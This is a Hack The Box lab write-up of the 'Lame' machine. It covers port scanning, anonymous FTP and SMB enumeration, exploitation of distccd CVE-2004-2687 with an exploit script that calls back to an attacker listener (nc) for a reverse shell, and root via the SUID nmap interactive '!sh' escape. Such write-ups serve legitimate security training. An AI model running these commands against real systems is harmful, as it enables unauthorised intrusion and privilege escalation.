##Welcome to my first writeup. Today we will be doing machine Lame. So lets get going.

Enumeration:

Nmap Scans:

```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# rustscan -a $IP --range 1-65535 --scan-order "Random" -- -A -sC -sV -vv -oN
port_scan
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`_' `_'`_____'`____'  `_'  `____'  `___' `_'  `_'`_' `_'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.244.27:22
Open 10.129.244.27:21
Open 10.129.244.27:445
Open 10.129.244.27:139
Open 10.129.244.27:3632
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")


[~] Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 14:46 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:46
Completed NSE at 14:46, 0.00s elapsed
```

```
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:46
Completed NSE at 14:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:46
Completed NSE at 14:46, 0.00s elapsed
Initiating Ping Scan at 14:46
Scanning 10.129.244.27 [4 ports]
Completed Ping Scan at 14:46, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:46
Completed Parallel DNS resolution of 1 host. at 14:46, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:46
Scanning 10.129.244.27 [5 ports]
Discovered open port 21/tcp on 10.129.244.27
Discovered open port 139/tcp on 10.129.244.27
Discovered open port 445/tcp on 10.129.244.27
Discovered open port 22/tcp on 10.129.244.27
Discovered open port 3632/tcp on 10.129.244.27
Completed SYN Stealth Scan at 14:46, 0.12s elapsed (5 total ports)
Initiating Service scan at 14:46
Scanning 5 services on 10.129.244.27
Completed Service scan at 14:46, 11.37s elapsed (5 services on 1 host)
Initiating OS detection (try #1) against 10.129.244.27
Retrying OS detection (try #2) against 10.129.244.27
Initiating Traceroute at 14:46
Completed Traceroute at 14:46, 0.03s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 14:46
Completed Parallel DNS resolution of 2 hosts. at 14:46, 0.00s elapsed
DNS resolution of 2 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.129.244.27.

NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:46
NSE: [ftp-bounce 10.129.244.27:21] PORT response: 500 Illegal PORT command.
NSE Timing: About 99.85% done; ETC: 14:47 (0:00:00 remaining)
Completed NSE at 14:47, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:47
```

```
Completed NSE at 14:47, 0.76s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Nmap scan report for 10.129.244.27
Host is up, received echo-reply ttl 63 (0.091s latency).
Scanned at 2021-10-23 14:46:20 EDT for 59s

PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.17.253
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYna

|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRv



139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup:
WORKGROUP)
3632/tcp open  distccd     syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu
4.2.4-1ubuntu4))
```

```
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|WAP|broadband router|remote management|printer
Running (JUST GUESSING): Linux 2.6.X|2.4.X (92%), Linksys embedded (92%), Arris
embedded (90%), Belkin embedded (90%), Control4 embedded (90%), Dell embedded
(90%), Tranzeo embedded (90%), Xerox embedded (90%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:linksys:wrv54g
cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:belkin:n300
cpe:/h:dell:remote_access_card:5 cpe:/h:tranzeo:tr-cpq-19f
cpe:/h:xerox:workcentre_pro_265 cpe:/o:linux:linux_kernel:2.4
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
Aggressive OS guesses: Linux 2.6.8 - 2.6.30 (92%), Linksys WRV54G WAP (92%),
Linux 2.6.23 (91%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (90%), Arris TG562G/CT
cable modem (90%), Belkin N300 WAP (Linux 2.6.30) (90%), Control4 HC-300 home
controller (90%), Dell Integrated Remote Access Controller (iDRAC5) (90%), Dell
Integrated Remote Access Controller (iDRAC6) (90%), Linksys WET54GS5 WAP,
Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (90%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=10/23%OT=21%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=617458B7%P=x86_64-
pc-linux-gnu)
SEQ(SP=C2%GCD=1%ISR=C1%TI=Z%II=I%TS=7)
OPS(O1=M54BST11NW5%O2=M54BST11NW5%O3=M54BNNT11NW5%O4=M54BST11NW5%O5=M54BST11NW5%O6

WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)
ECN(R=Y%DF=Y%TG=40%W=16D0%O=M54BNNSNW5%CC=N%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)


Uptime guess: 0.002 days (since Sat Oct 23 14:45:02 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=196 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: 2h00m39s, deviation: 2h49m45s, median: 37s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53407/tcp): CLEAN (Timeout)
|   Check 2 (port 45259/tcp): CLEAN (Timeout)
|   Check 3 (port 16716/udp): CLEAN (Timeout)
|   Check 4 (port 5972/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-10-23T14:47:20-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   17.54 ms 10.10.16.1
2   25.46 ms 10.129.244.27

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.30 seconds
           Raw packets sent: 87 (7.416KB) | Rcvd: 37 (2.316KB)
```

We can see that 5 ports are open. Lets enumerate the juciest ports first. Starting with ftp. Anonymous access is allowed but from nmap scan we can conclude that there are no files present. But just for confirmation we login as anonymous and check if there are any hidden files present.

```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# ftp $IP
1 ⚙
Connected to 10.129.244.27.
220 (vsFTPd 2.3.4)
Name (10.129.244.27:rishabh): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
```


No luck. The version number of this ftp service is vsftpd 2.3.4. Lets check searchsploit for any exploits related to this version number. Ahaha. There is Backdoor Command Execution exploit present for this version number. Plus there is also a metasploit module for this vulnerability.

```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# searchsploit vsftpd 2.3.4
1 ⚙
-------------------------------------------------------------------------------
---- ---------------------------------
 Exploit Title
|  Path
-------------------------------------------------------------------------------
---- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
| unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
| unix/remote/17491.rb
-------------------------------------------------------------------------------
---- ---------------------------------
Shellcodes: No Results
```

For now lets keep this in our back pocket and lets enumerate further. Coming to Samba shares, we can see there are 5 shares as an anonymous user. But print, IPC and ADMIN$ are those shares whose access is in most of times not given to anonymous user. So lets focus on other two shares which are 'tmp' and 'opt'

```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# smbclient -L //$IP
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is
deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-
Debian))
```

```
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-
Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------
        LAME                 lame server (Samba 3.0.20-Debian)

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# smbclient //$IP/opt
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# smbclient //$IP/tmp
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Oct 23 15:24:53 2021
  ..                                 DR        0  Sat Oct 31 02:33:58 2020
  .ICE-unix                          DH        0  Sat Oct 23 14:40:57 2021
  vmware-root                        DR        0  Sat Oct 23 14:41:26 2021
  5588.jsvc_up                        R        0  Sat Oct 23 14:42:09 2021
  .X11-unix                          DH        0  Sat Oct 23 14:41:22 2021
  .X0-lock                           HR       11  Sat Oct 23 14:41:22 2021
  vgauthsvclog.txt.0                  R     1600  Sat Oct 23 14:40:54 2021

                7282168 blocks of size 1024. 5385904 blocks available
smb: \> get vgauthsvclog.txt.0
getting file \vgauthsvclog.txt.0 of size 1600 as vgauthsvclog.txt.0 (2.5 KiloBytes/sec) (average 2.5 KiloBytes/sec)
smb: \> exit
```

Downloading service log file of vgauth didnt give any credentials which we were hoping for. Moving on, Unfortunately, there aren't any version exploits for this samba service. So lets enumerate the last service which goes by the name distccd v1 running on port 3632.

This article by HackTricks is really good if you want to know more about this service: https://book.hacktricks.xyz/pentesting/3632-pentesting-distcc


Running nmap script against this service to see if its vulnerable to arbitrary code execution:

```
──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# nmap -p 3632 $IP --script distcc-cve2004-2687.nse --script-args="distcc-
exec.cmd='id'"                        1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 15:58 EDT
Nmap scan report for 10.129.244.27
Host is up (0.19s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1
and
|       earlier. The vulnerability is the consequence of weak service
configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```


Voila!! Its vulnerable. Now lets search for public exploits for this CVE-2004-2687. There is obviously a metasploit module for this exploit, but for the sake of OSCP, we will stick to manual exploitation. Here's a python code for getting a reverse shell. Link:
https://github.com/k4miyo/CVE-2004-2687/blob/k4miyo/CVE-2004-2687.py
In the python code, you just need to change rhost, lhost and lport and fire up the script.

Also python2 doesnt work with this exploit. Solution is to download pwn module using 'pip3 install pwn' and firing off this exploit with python3.

Initial Foothold:



```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# python3 exploit.py --rhost 10.129.244.27 --lhost 10.10.17.253 --lport 5656                2 ✕ 1 ⚙
[+] Payload: Payload generated!
[+] Execution: DistCC Daemon exploited with success!
[+] Opening connection to 10.129.244.27 on port 3632: Done
[|] Trying to bind to :: on port 5656: Trying ::
Traceback (most recent call last):
  File "/home/rishabh/HTB/Lame/exploit.py", line 120, in <module>
    shell = listen(lport, timeout=20).wait_for_connection()
  File "/usr/local/lib/python3.9/dist-packages/pwnlib/tubes/listen.py", line 105, in __init__
    listen_sock.bind(self.sockaddr)
OSError: [Errno 98] Address already in use
[*] Closed connection to 10.129.244.27 port 3632
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Lame]
└─# rlwrap nc -nvlp 5656
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.244.27.
Ncat: Connection from 10.129.244.27:40584.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
hostname
lame
which bash
/bin/bash
bash -i
python3 --version
python --version
python -c 'import pty;pty.spawn("/bin/bash")'
ls
ls
5588.jsvc_up            distcc_ca826d25.stderr  distccd_cbdd6d25.i  vmware-root
distcc_ca4a6d25.stdout  distccd_cbd86d25.o      vgauthsvclog.txt.0
daemon@lame:/tmp$ █
```

We have successfully got low level shell. Now the process of enumeration begins again.

Privilege Escalation


```
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

This kernel version is really old and there are high chances that this kernel is vulnerable to dirtycow exploit. But lets keep this as a last resort.

As this is an easy box, there shouldn't be any puzzles to do privilege escalation. Transfering linpeas and running this script gives us two PE vectors. One is nmap on which suid bit is set and the other one is no_root_squash misconfiguration which allows us as remote users the ability to change any file on the system. Lets abuse nmap suid vulnerability as it will be quick and easy by referring to gtfobins (https://gtfobins.github.io/gtfobins/nmap/#suid)


For this to work, first check what is the version of nmap you are running:

```
nmap --version
Nmap version 4.53 ( http://insecure.org )
```



(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```



```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
!sh
!sh
whoami
whoami
root
id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
sh-3.2#
```

Voila!! You are root. This was an easy box overall as per my observation. This is my first box from Hack the Box and in subsequent days, I will try to pwn more and more machines from TJ NULL's OSCP list. Keep hacking!!